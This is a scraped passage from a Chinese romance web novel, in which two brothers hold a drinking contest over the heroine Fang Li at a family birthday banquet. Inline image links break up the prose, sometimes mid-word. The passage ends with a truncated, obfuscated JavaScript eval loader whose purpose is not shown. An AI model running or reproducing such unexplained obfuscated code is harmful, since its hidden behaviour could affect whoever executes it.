“她和妈妈单独在一起,你不怕?”

    “我怕什么?”

    “你不怕她知道你是谁的儿子?”

    “涂红霞已经死了。”祝言殊冷眼看向一脸奸计得逞的祝言泽,语气平静,“我现在是江白山的儿子,倒是你...”

    祝言泽听出祝言殊话里的意有所指,急忙开口辩解:“老爸说过了!那个女人的事和我无关!我长在祝家二十多年,我就是祝家人!”祝言殊只是笑笑没说话,原来祝言泽到现在都还以为江白山还是他的亲亲妈咪吗?真是蠢得可爱。

    试问,怎么会有女人会真心相待一个抢走自己丈夫、换走自己亲生骨肉、浪费自己十余载光阴和心血的女人的孩子?甚至还是在亲生骨肉近在眼前的情况下?

    祝言殊一时分不清是江白山的演技太好,还是祝言泽太蠢,亦或是祝青松过于溺爱祝言泽的缘故。

    不过祝言殊不得不承认,在听见祝言泽辩驳话语的此时此刻,他很嫉妒,因为这样让人有安全感和底气的话,祝青松从未对他说过。

    若非如此,祝言殊也不可能答应加入江白山关于当年那事的复仇计划。

    .

    “她是谁?”

    暗红色的高希霸在男人手中明灭不定,男人手腕微微下压,将燃烧的一端抵进烟灰缸底部的瓷面上,宛如丝绸撕裂的微弱声响,带走了雪茄头上微弱的暗红色的光,在烟灰缸底部多了一撮灰色的炭屑。

    “她叫方梨,是远洋集团的一个项目经理...”

    “她,是谁?”

    男人的再次重复了问话,语气不悦,捏住雪茄用力向瓷面压下,男人双眼微眯,审视的目光落在被左右夹击的方梨身上。到底是什么样的女人,可以让他的两个儿子在他的寿宴上如此失态,他很好奇。

    “去查查。”

    祝青松坐在会客厅之上的书房里,楼下厅内每个人的一举一动,都逃不过他的眼睛。

    他的目光追随着江白山的身影,只见一白一黑的两人脱离人群,向大厅的外围走去。

    祝青松从侍者手中接过刚试好的又一根雪茄,大口吸入,他张了张肥厚的嘴唇,灰白的烟雾如游丝般滑出,好似有生命般缠绕、盘旋在他紧皱的眉峰,久久不肯散去。

    江白山这个女人又在搞什么?拉着这个女人又是要去做什么?

    目光始终追随,恰好在方梨回身的瞬间,看清了方梨的面容。

    烟雾向上散去,祝青松的眼睛倏地瞪大。

    像,太像了,实在是太像那位故人了。

    .

    直到满厅宾客落座,宴会的主人出席,方梨这才知道,自己被江泽生拉硬拽而来的宴会,是祝老爷子的寿宴。

    人头攒动,此时不溜更待何时!

    可方梨刚向大门的方向迈进一步,就被祝家兄弟二人给发现了,在其二人的目光注视下,方梨只好不情不愿地老老实实地待在座位上。

    “江姨...!”

    方梨伸出尔康手,试图拉回挽着寿星祝青松胳膊去social的江白山。

    终究还是没能拉住江白山。

    祝言殊和江泽二人见状,完全没有打算给方梨逃跑的机会,再次充当起左右护法,十分自然地在方梨身旁落座。

    “方梨姐姐,喝点?”脱离江白山掌控的江泽,又恢复到了先前插科打诨的笑面虎状态,他向方梨推过来一杯装满红酒的高脚杯,眉梢轻挑,示意方梨接过酒杯。

    “不...”

    方梨的“不”字还未说完全,从她座位的另一侧便伸过来手,修长白皙的大手将方梨面前的酒杯端走。

    这是...?

    祝言殊又要干嘛?

    在她错愕的注视下,祝言殊将杯中酒一饮而尽,他微微仰起头,灯光穿过杯身,淡紫的光影落在祝言殊面庞上,似是在他他冷峻无暇地脸上覆上了一层魅惑的薄纱,因吞咽酒水而上下滚动的喉结,看得方梨心生一阵激荡。

    怎么这家伙看起来又帅了?

    方梨环顾四周,企图为自己脑中的黄色废料寻找到一个合理的解释。

    她目光锁定高悬于头顶的吊灯。

    对的对的,一定就是灯光的原因,祝言殊充其量也就算个氛围感帅哥。

    方梨咽了咽口水,强迫自己不再去看祝言殊那张让她想入非非的脸。

    “她不喝酒,你要是非要倒,那我全包了。”

    祝言殊将空酒杯重重地放在桌面上,他看向江泽的眼神里满是警告的意味。

    “那你喝呗,管够!”江泽同样不甘示弱,打了个响指的功夫,侍者便推来了一整车酒。

    祝言殊没有理会江泽的挑衅,嘴角微微上挑,目光却落在方梨脸上。

    不是,这俩人又要闹哪样啊!方梨欲哭无泪,此时此刻,她是多么希望江姨能来管管这两个又开始发疯的家伙。

    在江泽叫酒的空档,祝言殊不知从哪儿弄来了杯温开水,小心翼翼地放在方梨跟前。

    “你就喝这个。”他的嗓子有些低哑,他顿了顿,似乎想起了什么,“还有,以后不能喝别人递来的东西。”

    “那...这”

    方梨朝祝言殊刚递来的温水,努了努嘴,眨了下眼睛,仿佛在说“这不也是【别人】递来的水吗”。

    “我除外。”

    祝言殊一句话便将方梨想要说出的反驳之言给堵了回去。

    好嘛,还是个双标大师来的。

    不知是否是错觉,方梨觉得喝过酒的祝言殊的声音,十分性感且...熟悉,自己似乎是在哪里听到过,却又一时半会儿想不起来。

    方梨抿了口祝言殊递来的温水,甜甜的,蒸腾的水汽直扑她的面门。

    是淡淡的荔枝的果香。

    还挺细心。

    她顺着目光再次看向祝言殊,好不容易才压制下去的邪念又再次冒头——

    兴许是刚刚他喝得太急,酒液从杯中溢出,在他的嘴角留下了一抹残留的红,此时此刻的祝言殊在方梨眼里,宛如一株任人采撷的花朵儿。

    祝言殊的嘴唇,看起来还...挺软的,似乎很好亲的样子。

    方梨的目光停留在祝言殊的嘴唇上,仔细描摹着她嘴唇的轮廓。

    等一下,这个唇形?

    有点眼熟啊!突然,方梨眯起眼睛,试图用自己的眼皮挡住祝言殊的上半张脸。

    这下有些看懂了!

    这嘴怎么长得和那天自己集邮的coser老师那么像!

    难道说...?

    祝言殊还有其他兄弟!

    “来啊!喝啊!”

    江泽一嗓子打断了方梨的脑中推测,被观测的祝言殊也不言语,自顾自地从酒车中提起一瓶拉菲。

    拔塞、醒酒、分酒。

    一杯接着一杯,祝言殊喝得不疾不徐,一瓶酒下肚,他面不改色,反观江泽,面颊早已如同熟透的苹果,眼神涣散不堪,下一秒,竟直直地倒在了桌子上。

    瞧这家伙方才的叫嚣劲儿,原来和自己一个样,也是个一杯倒的量,方梨在心中暗自吐槽。

    “哥!”

    江泽毫无预兆地猛然将头抬起,如同诈尸一般,大声喊了声哥,眉毛向下耷拉着,眼圈因醉酒而微红。

    “说起来,我们好像还没在家里喝过酒吧?”

    “谁愿意跟你喝。”

    祝言殊不咸不淡地呛了回去,二人又重新归于安静,没有人再发一言,但二人手上的动作却没有半分要停止的意思。

    红的、白的、洋的、啤的,一瓶接着一瓶,跟不要钱似的,不断地往肚子里灌。

    江泽整个人趴在桌子上,但还不住地将酒液往嘴里灌。

    祝言殊单手撑住额头,另一只手仍不住地给自己斟酒。

    方梨偷偷地将坐下的椅子往身后挪动,眼神闪动间,仔细评估着眼前两人的状态。

    倒了一个江泽。

    至于这个祝言殊嘛...

    祝言殊低着头,方梨看不清他的表情,但方梨在心中细数了一下散落一地的空酒瓶数量,估摸着祝言殊也喝得差不多了。

    逃跑计划正式启动!

    方梨试探着起身。无人在意。

    方梨试探着往外挪了两步。

    依旧无人在意。

    “两位继续,我水喝多了,去个洗手间先。”

    无人应答。

    方梨这才放下心来,大踏着步子,哼着小曲儿向洗手间进发。

    .

    方梨确实也没有撒谎,从下班一直折腾到现在,可把她给憋坏了。

    “呼。”

    方梨仔细认真地冲洗双手,长舒口气,心里已生出了即将逃出生天的喜悦激动之情。

    她提着裙子蹑手蹑脚地向洗手间外走去,探出一脑袋,左看看,右看看。

    很好,没有人!

    方梨正打算加速冲刺,逃离这是非之地,却不料眼前的生路被一个高大的身影生生拦住。

    不是吧!

    只见那人衬衣西裤,穿得十分板正,低垂着头,看不清面容。

    方梨试探着向前两步,定睛望去。

    这身形、这脸蛋、这五官...

    这不就是祝言殊无疑。

    “祝总,你...怎么来了?”

    方梨支支吾吾地开口,边说边下意识地往身后退去。

    她现在的心里有些打鼓,因为她无法确认眼前祝言殊的状态。

    酒品见人品,祝言殊啊祝言殊你可千万不要发酒疯啊。

    “刚刚酒洒了,我来处理一下。”

    祝言殊依旧低着头,声音低哑、语速温吞。似是怕方梨不相信似的,祝言殊说着还用手指了指自己的胸口,可洗手间的灯光有些昏暗,在这个距离之下,方梨甚至都有些看不清背光下祝言殊的脸庞,更不用说他胸口的水渍。

    不过好在祝言殊的语调与平时一般无二,逻辑清晰、口齿伶俐,一点儿也没有醉酒的样子。

    祝言殊的回答入耳,方梨悬着的心稍稍放松下来。

    目前看来,这家伙没有发酒疯的风险。

    暂时安全!

    可这..;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 